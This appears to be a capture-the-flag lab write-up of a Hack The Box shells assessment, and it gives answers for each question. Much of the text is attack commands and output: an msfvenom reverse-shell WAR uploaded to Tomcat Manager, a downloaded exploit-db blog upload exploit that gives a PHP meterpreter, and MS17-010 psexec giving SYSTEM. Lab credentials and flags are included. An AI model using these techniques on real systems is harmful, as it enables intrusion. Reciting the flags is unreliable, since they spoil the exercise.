
*Exploit the target and gain a shell session. Submit the name of the folder located in C:\Shares\ (Format: all lower case)*

*Answer: dev-share*

Apache Tomcat service is running on 172.16.1.11 (Host 1) on port 8080. Using the credentials found in the access-creds.txt file, I gain access into the Tomcat Manager Panel.

```
Target IP   : 172.16.1.11
Port        : 8080
Service     : Apache Tomcat 10.0.11
Credentials: tomcat:Tomcatadm

http://172.16.1.11:8080/manager
```

Make a reverse shell to upload to Tomcat Manager

```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.16.1.5
LPORT=4444 -f war -o rev_shell.war
```

```
┌─[htb-student@skills-foothold]─[~]
└──╼ $msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.16.1.5 LPORT=4444 -f war
-o rev_shell.war
Payload size: 1105 bytes
Final size of war file: 1105 bytes
Saved as: rev_shell.war
┌─[htb-student@skills-foothold]─[~]
└──╼ $ls
core     Documents  Music     Public         Templates          Videos
Desktop  Downloads  Pictures  rev_shell.war  thinclient_drives
```

**WAR file to deploy**

Select WAR file to upload [Browse...] rev_shell.war

[Deploy]

***Applications***

| Path | Version | Display Name | Running | Sessions | Commands |
|---|---|---|---|---|---|
| / | *None specified* | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /docs | *None specified* | Tomcat Documentation | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /host-manager | *None specified* | Tomcat Host Manager Application | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /manager | *None specified* | Tomcat Manager Application | true | 1 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /rev_shell | *None specified* | | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |

***Deploy***

Set up netcat listener and visit /rev_shell

```
└─$ nc -lvnp 4444
```

Session established.

```
┌─[htb-student@skills-foothold]─[~]
└──╼ $nc -lnvp 4444
listening on [any] 4444 ...
connect to [172.16.1.5] from (UNKNOWN) [172.16.1.11] 49757
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Apache Software Foundation\Tomcat 10.0>
```

Get the name of the folder located in C:\Shares\

```
└─ windows > dir C:\Shares\
```


```
C:\Program Files (x86)\Apache Software Foundation\Tomcat 10.0>dir C:\Shares\
dir C:\Shares\
 Volume in drive C has no label.
 Volume Serial Number is 2683-3D37

 Directory of C:\Shares

09/22/2021  12:22 PM    <DIR>          .
09/22/2021  12:22 PM    <DIR>          ..
09/22/2021  12:24 PM    <DIR>          dev-share
               0 File(s)              0 bytes
               3 Dir(s)  26,683,092,992 bytes free
```

**Already answered in previous Nmap result

*What distribution of Linux is running on Host-2? (Format: distro name, all lower case)*

*Answer: ubuntu*

Visiting the website at Host 2 reveals a potential exploit in a blog post.




Run Metasploit and search for 50064

```
└─ msf > search 50064
```

The exploit isn't included in Metasploit. I need to download it.

```
msf6 > search 50064
[-] No results from search
```

On my local attacker machine, download the exploit and transfer it to the foothold machine

```
└─$ wget https://www.exploit-db.com/download/50064
└─$ python3 -m http.server 8080
```

On the foothold machine, download the exploit from the attacker machine

```
└─$ wget <attacker-ip>:8080
```

```
┌─[htb-student@skills-foothold]─[~/transfer]
└─$wget http://10.10.14.137:8080/50064
--2024-11-06 01:17:45--  http://10.10.14.137:8080/50064
Connecting to 10.10.14.137:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4368 (4.3K) [application/octet-stream]
Saving to: ‘50064’

50064                   100%[===================================>]

2024-11-06 01:17:46 (180 MB/s) - ‘50064’ saved [4368/4368]
```

*What language is the shell written in that gets uploaded when using the 50064.rb exploit?*

*Answer: php*

```
└─$cat 50064
```

```
      },
    'Platform'       => ['php'],
    'Arch'           => [ ARCH_PHP],
    'Targets'        =>
      [
        ['PHP payload',
          {
            'Platform' => 'PHP',
            'Arch' => ARCH_PHP,
            'DefaultOptions' => {'PAYLOAD'  => 'php/meterpreter/bi
          }
        ]
      ],
    'Privileged'     => false,
```

Add this exploit into Metasploit

```
└─$sudo cp 50064 /usr/share/metasploit-framework/modules/exploits/
```

```
└─ msf > use /exploits/50064
```

```
msf6 > use /exploits/50064
[*] Using configured payload php/meterpreter/bind_tcp
msf6 exploit(50064) >
```

Set options. Credentials were found at the start.

```
└─ msf > set RHOSTS 172.16.1.12
└─ msf > set vhost blog.inlanefreight.local
└─ msf > set USERNAME admin
└─ msf > set PASSWORD admin123!@#
└─ msf > run
```

Meterpreter session established!

```
msf6 exploit(50064) > run

[*] Got CSRF token: 08dcd376c7
[*] Logging into the blog...
[+] Successfully logged in with admin
[*] Uploading shell...
[+] Shell uploaded as data/i/4hWh.php
[+] Payload successfully triggered !
[*] Started bind TCP handler against 172.16.1.12:4444
[*] Sending stage (39282 bytes) to 172.16.1.12
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 172.16.1.12:4444) at

meterpreter >
```

*Exploit the blog site and establish a shell session with the target OS. Submit the contents of /customscripts/flag.txt*

*Answer: B1nD_Shells_r_cool*

```
meterpreter > ls /customscripts
Listing: /customscripts
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  19    fil   2021-10-11 13:23:05 -0400  flag.txt

meterpreter > cat /customscripts/flag.txt
B1nD_Shells_r_cool
```

**Already revealed in previous nmap result

*What is the hostname of Host-3?*

*Answer: shells-winblue*


*Exploit and gain a shell session with Host-3. Then submit the contents of C:\Users\Administrator\Desktop\Skills-flag.txt*

*Answer: One-H0st-Down!*

From the earlier nmap results for host 3 (172.16.1.13)

445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds

The host might be vulnerable to the ms17-010 exploit



We'll confirm if the host is indeed vulnerable to MS17-010

```
└─$msfconsole
└─ msf > search ms17-010
└─ msf > use auxiliary/scanner/smb/smb_ms17_010
└─ msf > set RHOSTS 172.16.1.13
└─ msf > run
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 172.16.1.13:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2016
393 x64 (64-bit)
[*] 172.16.1.13:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We have confirmation. Now we can attempt to psexec

```
└─ msf > use exploit/windows/smb/ms17_010_psexec
└─ msf > set RHOSTS 172.16.1.13
└─ msf > set LHOST 172.16.1.5
└─ msf > run
```

Meterpreter session established

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.16.1.5:4444
[*] 172.16.1.13:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.16.1.13:445 - Built a write-what-where primitive...
[+] 172.16.1.13:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.1.13:445 - Selecting PowerShell target
[*] 172.16.1.13:445 - Executing the payload...
[+] 172.16.1.13:445 - Service start timed out, OK if running a command or non-service execu
[*] Sending stage (175174 bytes) to 172.16.1.13
[*] Meterpreter session 1 opened (172.16.1.5:4444 -> 172.16.1.13:49671) at 2024-11-06 02:09

meterpreter >
```

Get the contents of C:\Users\Administrator\Desktop\Skills-flag.txt

```
└─ meterpreter > cat C:/Users/Administrator/Desktop/Skills-flag.txt
```

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cat C:/Users/Administrator/Desktop/Skills-flag.txt
One-H0st-Down!meterpreter >
```

Menu | Parrot Terminal | NETCAT | 172.16.1.13 - /aspnet_cl...